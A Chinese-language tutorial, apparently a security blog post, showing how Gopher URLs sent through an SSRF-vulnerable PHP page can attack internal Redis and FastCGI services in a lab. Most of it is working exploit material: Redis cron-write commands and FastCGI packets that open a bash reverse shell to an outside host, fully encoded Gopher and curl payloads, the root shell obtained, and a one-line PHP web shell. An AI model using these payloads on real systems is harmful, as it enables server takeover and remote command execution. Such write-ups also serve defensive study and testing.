利用 Gopher 协议拓展攻击面

¶ 1 概述

Gopher 协议是 HTTP 协议出现之前，在 Internet 上常见且常用的一个协议。当然现在 Gopher 协议已经慢慢淡出历史。
Gopher 协议可以做很多事情，特别是在 SSRF 中可以发挥很多重要的作用。利用此协议可以攻击内网的 FTP、Telnet、Redis、Memcache，也可以进行 GET、POST 请求。这无疑极大拓宽了 SSRF 的攻击面。

2 攻击面测试

2.1 环境

- IP: 172.19.23.218
- OS: CentOS 6

根目录下 1.php 内容为：


```
<?php
$ch = curl_init();
curl_setopt($ch, CURLOPT_URL, $_GET["url"]);
curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
curl_setopt($ch, CURLOPT_HEADER, 0);
$output = curl_exec($ch);
curl_close($ch);
?>
```

2.2 攻击内网 Redis

Redis 任意文件写入现在已经成为十分常见的一个漏洞，一般内网中会存在 root 权限运行的 Redis 服务，利用 Gopher 协议攻击内网中的 Redis，这无疑可以隔山打牛，直杀内网。
首先了解一下通常攻击 Redis 的命令，然后转化为 Gopher 可用的协议。常见的 exp 是这样的：

```
redis-cli -h $1 flushall
echo -e "\n\n*/1 * * * * bash -i >& /dev/tcp/172.19.23.228/2333 0>&1\n\n"|redis-cli -h $1 -x set 1
redis-cli -h $1 config set dir /var/spool/cron/
redis-cli -h $1 config set dbfilename root
redis-cli -h $1 save
```

利用这个脚本攻击自身并抓包得到数据流：




```
>>> ~ socat -v tcp-listen:6379,fork tcp-connect:localhost:6378
> 2016/05/31 14:59:25.393662  length=18 from=0 to=17
*1\r
$8\r
flushall\r
< 2016/05/31 14:59:25.396243  length=5 from=0 to=4
+OK\r
> 2016/05/31 14:59:25.404605  length=90 from=0 to=89
*3\r
$3\r
set\r
$1\r
1\r
$63\r
-e

*/1 * * * * bash -i >& /dev/tcp/172.19.23.228/2333 0>&1


\r
< 2016/05/31 14:59:25.404944  length=5 from=0 to=4
+OK\r
> 2016/05/31 14:59:25.415577  length=57 from=0 to=56
```

改成适配于 Gopher 协议的 URL：

```
gopher://127.0.0.1:6379/_*1%0d%0a$8%0d%0aflushall%0d%0a*3%0d%0a$3%0d%0aset%0d%0a$1%0d%0a1%0d%0a$64%0d%0a%0d%0a%0a%0a*/1 * * * * bash -i >& /dev/tcp/172.19.23.228/2333 0>&1%0a%0a%0a%0a%0a%0d%0a%0d%0a%0d%0a*4%0d%0a$6%0d%0aconfig%0d%0a$3%0d%0aset%0d%0a$3%0d%0adir%0d%0a$16%0d%0a/var/spool/cron/%0d%0a*4%0d%0a$6%0d%0aconfig%0d%0a$3%0d%0aset%0d%0a$10%0d%0adbfilename%0d%0a$4%0d%0aroot%0d%0a*1%0d%0a$4%0d%0asave%0d%0aquit%0d%0a
```

攻击：




```
>>> ~ curl -v 'http://172.19.23.218/1.php?url=gopher%3A%2f%2f127.0.0.1%3A6379%2f_%2a1%250d%250a%248%250d%250aflu
shall%250d%250a%2a3%250d%250a%243%250d%250aset%250d%250a%241%250d%250a1%250d%250a%2464%250d%250a%250d%250a%250a%
250a%2a%2f1%20%2a%20%2a%20%2a%20%2a%20bash%20-i%20%3E%26%20%2fdev%2ftcp%2f172.19.23.228%2f2333%200%3E%261%250a%2
50a%250a%250a%250d%250a%250d%250a%250d%250a%2a4%250d%250a%246%250d%250aconfig%250d%250a%243%250d%250aset%25
0d%250a%243%250d%250adir%250d%250a%2416%250d%250a%2fvar%2fspool%2fcron%2f%250d%250a%2a4%250d%250a%246%250d%250ac
onfig%250d%250a%243%250d%250aset%250d%250a%2410%250d%250adbfilename%250d%250a%244%250d%250aroot%250d%250a%2a1%25
0d%250a%244%250d%250asave%250d%250aquit%250d%250a'
*   Trying 172.19.23.218...
* Connected to 172.19.23.218 (172.19.23.218) port 80 (#0)
> GET /1.php?url=gopher%3A%2f%2f127.0.0.1%3A6379%2f_%2a1%250d%250a%248%250d%250aflushall%250d%250a%2a3%250d%250a
%243%250d%250aset%250d%250a%241%250d%250a1%250d%250a%2464%250d%250a%250d%250a%250a%250a%2a%2f1%20%2a%20%2a%20%2a
%20%2a%20bash%20-i%20%3E%26%20%2fdev%2ftcp%2f172.19.23.228%2f2333%200%3E%261%250a%250a%250a%250a%250a%250d%250a%
250d%250a%250d%250a%2a4%250d%250a%246%250d%250aconfig%250d%250a%243%250d%250aset%250d%250a%243%250d%250adir%250d
%250a%2416%250d%250a%2fvar%2fspool%2fcron%2f%250d%250a%2a4%250d%250a%246%250d%250aconfig%250d%250a%243%250d%250a
set%250d%250a%2410%250d%250adbfilename%250d%250a%244%250d%250aroot%250d%250a%2a1%250d%250a%244%250d%250asave%250
d%250aquit%250d%250a HTTP/1.1
> Host: 172.19.23.218
> User-Agent: curl/7.43.0
> Accept: */*
>
< HTTP/1.1 200 OK
< Server: nginx/1.10.0
< Date: Tue, 31 May 2016 06:55:41 GMT
< Content-Type: text/html; charset=UTF-8
< Transfer-Encoding: chunked
< Connection: keep-alive
< X-Powered-By: PHP/5.6.22
```

```
>>> ~ nc -lvv 2333                                                                14:55:16
bash: no job control in this shell
[root@test ~]# ifconfig | grep 172
ifconfig | grep 172
bash: ifconfig: command not found
[root@test ~]# /sbin/ifconfig | grep 172
/sbin/ifconfig | grep 172
          inet addr:172.19.23.218  Bcast:172.19.23.255  Mask:255.255.254.0
[root@test ~]# id
id
uid=0(root) gid=0(root) groups=0(root)
[root@test ~]# 
```

2.3 攻击 FastCGI

一般来说 FastCGI 都是绑定在 127.0.0.1 端口上的，但是利用 Gopher+SSRF 可以完美攻击 FastCGI 执行任意命令。
首先构造 exp：




```
>>> ~/Tools ./fcgi_exp system 127.0.0.1 9000 /var/www/html/1.php "bash -i >& /dev/tcp/172.19.23.228/2333 0>&1"
^C⏎
>>> ~/Tools                                                                    15:23:07
```

```
>>> ~/Desktop nc -lvv 9000 > 1.txt                                              15:21:37
>>> ~/Desktop xxd 1.txt                                                         15:23:07
0000000: 0101 0001 0008 0000 0001 0000 0000 0000  ................
0000010: 0104 0001 0110 0000 0f10 5345 5256 4552  ..........SERVER
0000020: 5f53 4f46 5457 4152 4567 6f20 2f20 6663  _SOFTWAREgo / fc
0000030: 6769 636c 6965 6e74 200b 0952 454d 4f54  giclient ..REMOT
0000040: 455f 4144 4452 3132 372e 302e 302e 310f  E_ADDR127.0.0.1.
0000050: 0853 4552 5645 525f 5052 4f54 4f43 4f4c  .SERVER_PROTOCOL
0000060: 4854 5450 2f31 2e31 0e02 434f 4e54 454e  HTTP/1.1..CONTEN
0000070: 545f 4c45 4e47 5448 3937 0e04 5245 5155  T_LENGTH97..REQU
0000080: 4553 545f 4d45 5448 4f44 504f 5354 095b  EST_METHODPOST.[
0000090: 5048 505f 5641 4c55 4561 6c6c 6f77 5f75  PHP_VALUEallow_u
00000a0: 726c 5f69 6e63 6c75 6465 203d 204f 6e0a  rl_include = On.
00000b0: 6469 7361 626c 655f 6675 6e63 7469 6f6e  disable_function
00000c0: 7320 3d20 0a73 6166 655f 6d6f 6465 203d  s = .safe_mode =
00000d0: 204f 6666 0a61 7574 6f5f 7072 6570 656e   Off.auto_prepen
00000e0: 645f 6669 6c65 203d 2070 6870 3a2f 2f69  d_file = php://i
00000f0: 6e70 7574 0f13 5343 5249 5054 5f46 494c  nput..SCRIPT_FIL
0000100: 454e 414d 452f 7661 722f 7777 772f 6874  ENAME/var/www/ht
0000110: 6d6c 2f31 2e70 6870 0d01 444f 4355 4d45  ml/1.php..DOCUME
0000120: 4e54 5f52 4f4f 542f 0104 0001 0000 0000  NT_ROOT/........
0000130: 0105 0001 0061 0700 3c3f 7068 7020 7379  .....a..<?php sy
0000140: 7374 656d 2827 6261 7368 202d 6920 3e26  stem('bash -i >&
0000150: 202f 6465 762f 7463 702f 3137 322e 3139   /dev/tcp/172.19
0000160: 2e32 332e 3232 382f 3233 3333 2030 3e26  .23.228/2333 0>&
0000170: 3127 293b 6469 6528 272d 2d2d 2d2d 3076  1');die('-----0v
0000180: 6364 6233 346f 6a75 3039 6238 6664 2d2d  cdb34oju09b8fd--
```

构造 Gopher 协议的 URL：

```
gopher://127.0.0.1:9000/_%01%01%00%01%00%08%00%00%00%01%00%00%00%00%00%00%01%04%00%01%01%10%00%00%0F%10SERVER_SOFTWAREgo%20/%20fcgiclient%20%0B%09REMOTE_ADDR127.0.0.1%0F%08SERVER_PROTOCOLHTTP/1.1%0E%02CONTENT_LENGTH97%0E%04REQUEST_METHODPOST%09%5BPHP_VALUEallow_url_include%20%3D%20On%0Adisable_functions%20%3D%20%0Asafe_mode%20%3D%20Off%0Aauto_prepend_file%20%3D%20php%3A//input%0F%13SCRIPT_FILENAME/var/www/html/1.php%0D%01DOCUMENT_ROOT/%01%04%00%01%00%00%00%00%01%05%00%01%00a%07%00%3C%3Fphp%20system%28%27bash%20-i%20%3E%26%20/dev/tcp/172.19.23.228/2333%200%3E%261%27%29%3Bdie%28%27-----0vcdb34oju09b8fd-----%0A%27%29%3B%3F%3E%00%00%00%00%00%00%00
```

攻击：



```
>>> ~/Tools curl -v 'http://172.19.23.218/1.php?url=gopher%3A%2f%2f127.0.0.1%3A9000%2f_%2501%2501%2500%2501%2500
%2508%2500%2500%2500%2501%2500%2500%2500%2500%2500%2500%2501%2504%2500%2501%2501%2510%2500%2500%250F%2510SERVER_
SOFTWAREgo%2520%2f%2520fcgiclient%2520%250B%2509REMOTE_ADDR127.0.0.1%250F%2508SERVER_PROTOCOLHTTP%2f1.1%250E%250
2CONTENT_LENGTH97%250E%2504REQUEST_METHODPOST%2509%255BPHP_VALUEallow_url_include%2520%253D%2520On%250Adisable_f
unctions%2520%253D%2520%250Asafe_mode%2520%253D%2520Off%250Aauto_prepend_file%2520%253D%2520php%253A%2f%2finput%
250F%2513SCRIPT_FILENAME%2fvar%2fwww%2fhtml%2f1.php%250D%2501DOCUMENT_ROOT%2f%2501%2504%2500%2501%2500%2500%2500
%2500%2501%2505%2500%2501%2500a%2507%2500%253C%253Fphp%2520system%2528%2527bash%2520-i%2520%253E%2526%2520%2fdev
%2ftcp%2f172.19.23.228%2f2333%25200%253E%25261%2527%2529%253Bdie%2528%2527-----0vcdb34oju09b8fd-----%250A%2527%2
529%253B%253F%253E%2500%2500%2500%2500%2500%2500%2500'
*   Trying 172.19.23.218...
* Connected to 172.19.23.218 (172.19.23.218) port 80 (#0)
> GET /1.php?url=gopher%3A%2f%2f127.0.0.1%3A9000%2f_%2501%2501%2500%2501%2500%2508%2500%2500%2500%2501%2500%2500
%2500%2500%2500%2500%2501%2504%2500%2501%2501%2510%2500%2500%250F%2510SERVER_SOFTWAREgo%2520%2f%2520fcgiclient%2
520%250B%2509REMOTE_ADDR127.0.0.1%250F%2508SERVER_PROTOCOLHTTP%2f1.1%250E%2502CONTENT_LENGTH97%250E%2504REQUEST_
METHODPOST%2509%255BPHP_VALUEallow_url_include%2520%253D%2520On%250Adisable_functions%2520%253D%2520%250Asafe_mo
de%2520%253D%2520Off%250Aauto_prepend_file%2520%253D%2520php%253A%2f%2finput%250F%2513SCRIPT_FILENAME%2fvar%2fww
w%2fhtml%2f1.php%250D%2501DOCUMENT_ROOT%2f%2501%2504%2500%2501%2500%2500%2500%2500%2501%2505%2500%2501%2500a%250
7%2500%253C%253Fphp%2520system%2528%2527bash%2520-i%2520%253E%2526%2520%2fdev%2ftcp%2f172.19.23.228%2f2333%25200
%253E%25261%2527%2529%253Bdie%2528%2527-----0vcdb34oju09b8fd-----%250A%2527%2529%253B%253F%253E%2500%2500%2500%2
500%2500%2500%2500 HTTP/1.1
> Host: 172.19.23.218
> User-Agent: curl/7.43.0
> Accept: */*
>
```

```
>>> ~/Desktop nc -lvv 2333                                                    15:26:04
bash: no job control in this shell
bash-4.1$ ls -la
ls -la
total 28
drwxr-xr-x. 2 root root  4096 May 31 15:11 .
drwxr-xr-x. 6 root root  4096 Apr 20 20:34 ..
-rw-r--r--  1 root root 12288 May 31 15:12 .exp.php.swp
-rw-r--r--  1 root root   216 May 31 15:10 1.php
-rw-r--r--  1 root root    44 May 31 15:11 exp.php
bash-4.1$
```

2.4 攻击内网 Vulnerability Web

Gopher 可以模仿 POST 请求，故探测内网的时候不仅可以利用 GET 形式的 PoC（经典的 Struts2），还可以使用 POST 形式的 PoC。
一个只能 127.0.0.1 访问的 exp.php，内容为：

```
<?php system($_POST[e]);?>
```

